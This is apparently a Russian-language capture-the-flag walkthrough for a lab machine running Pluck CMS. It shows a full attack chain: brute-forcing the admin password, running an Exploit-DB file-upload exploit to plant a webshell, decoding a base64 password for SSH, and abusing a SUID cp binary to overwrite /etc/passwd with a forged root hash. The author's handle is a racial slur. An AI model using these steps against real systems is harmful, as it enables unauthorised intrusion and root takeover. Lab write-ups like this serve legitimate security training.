



Название:	Подземелье
Категория:	Квесты
Уровень:	Средний
Очки:	1000
Описание:	Мой друг разработал сайт на одном непопулярном движке. Проверь, достаточно ли он защищен.
Теги:	CVE, RCE, LPE
Автор:	N1GGA

Прохождение:

Открываем веб-морду



У нас тут Pluck CMS. Поищем эксплойты на этот движок

DATA BASE

Pluck CMS 4.7.13 - File Upload Remote Code Execution (Authenticated)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49909	2020-29607	RON JOST	WEBAPPS	PHP	2021-05-26


EDB Verified: ✓ Exploit: ✅ / ⚡ Vulnerable App: 🛡

```
# Exploit Title: Pluck CMS 4.7.13 - File Upload Remote Code Execution (Authenticated)
# Date: 25.05.2021
# Exploit Author: Ron Jost (HackerSpreme)
# Vendor Homepage: https://github.com/pluck-cms/pluck
# Software Link: https://github.com/pluck-cms/pluck/releases/tag/4.7.13
# Version: 4.7.13
```

И находим экспloit, который может вызвать RCE путем загрузки файла. Но, для этого нужна авторизация.

<https://www.exploit-db.com/exploits/49909>

Из первого скрина помним, что пользователь который нам известен - это admin. Чтобы экспloit сработал, нам нужен его пароль. Брутим



Мы подобрали пароль - `liverpool`. Пробуем зайти с этим паролем

The screenshot shows the homepage of the pluck web interface. At the top, there is a navigation bar with links for 'view site', 'Главная' (Home), 'Страницы' (Pages), 'Модули' (Modules), 'Настройки' (Settings), and 'Выход' (Logout). On the right side of the header, there are icons for '0 в корзине' (0 in cart) and 'pluck последней' (pluck last). The main content area has a heading 'Главная' (Home) and a message 'Добро пожаловать в панель управления.' (Welcome to the control panel.). Below this, there is a note: 'Вы можете изменить Ваш сайт. Выбрать ссылку в меню сверху страницы.' (You can change your website. Select a link in the top menu of the page.) and a link 'подробнее...' (More details...). There are several cards with links: 'Посмотреть на сайт' (View site) with 'Посмотреть на результат' (View result), 'разработчики' (Developers) with 'люди, которые помогали в разработке pluck' (people who helped develop pluck), 'Check writable options' (Check writable options) with 'Check writable options', and 'Нужна помощь?' (Need help?) with 'Будем рады Вам помочь' (We will be happy to help you).

Да, пароль подходит. Можем смело запускать экспloit.

```
python3 exploit.py 62.173.140.174 18000 liverpool /
```

```
/tmp# python3 exploit.py 62.173.140.174 18000 liverpool /  
Authentication was succesfull, uploading webshell  
Uploaded Webshell to: http://62.173.140.174:18000//files/shell.phar
```

Нам говорят что шелл успешно залит. Переходим по ссылке

```
p0wny@shell:~/html/files# whoami
www-data
```

p0wny@shell:~/html/files#

Отлично! Есть RCE

```
p0wny@shell:~/html/files# cd /home/john/
p0wny@shell:/home/john# ls
checkPasswd.sh
first_part
p0wny@shell:/home/john# cat checkPasswd.sh
#!/bin/bash

echo "Do you know password?"
read passwd
encodedInput=$( echo $passwd | base64 )
encodedPasswd="ajBobmwwdjNjMGQzYnkK"
if [ "$encodedPasswd" = "$encodedInput" ]; then
    echo "Yeah boy! Continue."
else
    echo "Try harder! Don't give up."
fi
```

В домашней директории пользователя `john`, находим скрипт `checkPasswd.sh`. В нем есть какое-то закодированное в base64 значение. Декодируем

```
p0wny@shell:/home/john# echo "ajBobmwwdjNjMGQzYnkK" | base64 -d  
j0hn10v3c0d3by
```

Кажется это пароль от пользователя `john`. Заходим по SSH и забираем первую часть флага

```
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Jul  3 18:29:08 2024 from 87.249.53.167
$ cat /home/john/first_part
CODEBY{und3r_cms
$ █
```

Теперь смотрим файлы с SUID-битом

```
$ find / -perm -u=s -type f 2>/dev/null  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/openssh/ssh-keysign  
/usr/bin/newgrp  
/usr/bin/su  
/usr/bin/cp
```

Видим среди бинарников утилиту `cp`, которая служит копированием файлов или директорий

<https://www.hackingarticles.in/linux-for-pentester-cp-privilege-escalation/>

Следуя этой инструкции создаем пользователя с правами суперпользователя

Генерируем новый хэш для пользователя `n1gga`

```
$ openssl passwd -1 -salt n1gga n1gga  
$1$n1gga$pDwaWS5nif8RR70LpmQnl/
```

Делаем копию файла `/etc/passwd` и редактируем этот файл, вставляя вместо хеша рута наш хеш

```

File Actions Edit View Help
root@764017-goodsmile:/home/goodsmile/machine x root@kali:/home/n1gga/codeby.games x root@kali:/home/n1gga/pentest/pluck_Cms x
GNU nano 6.2
root:$1$n1gga$pDwaWS5nif8RR70LpmQn1/:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/var/spool/proxy:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gopher:x:41:gopher:/var/lib/gopher:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:system Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:system Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104:message bus nologin:/nonexistent:/usr/sbin/nologin
syslog:x:104:104:syslog:file Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
John:x:1000:1000::/home/john:/bin/sh

```

Теперь он должен выглядеть так

```
$ cat passwd.1
root:$1$n1gga$pDwaWS5nif8RR70LpmQn1/:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

Дальше заменяем `/etc/passwd` только что модифицированным файлом, и заходим под рута используя наш пароль

```
$ cp passwd.1 /etc/passwd
$ su root
Password:
root@ef051297e624:/tmp# whoami
root
root@ef051297e624:/tmp# cat /root/last_part
_0r_grou9d}
root@ef051297e624:/tmp# 
```

Бинго!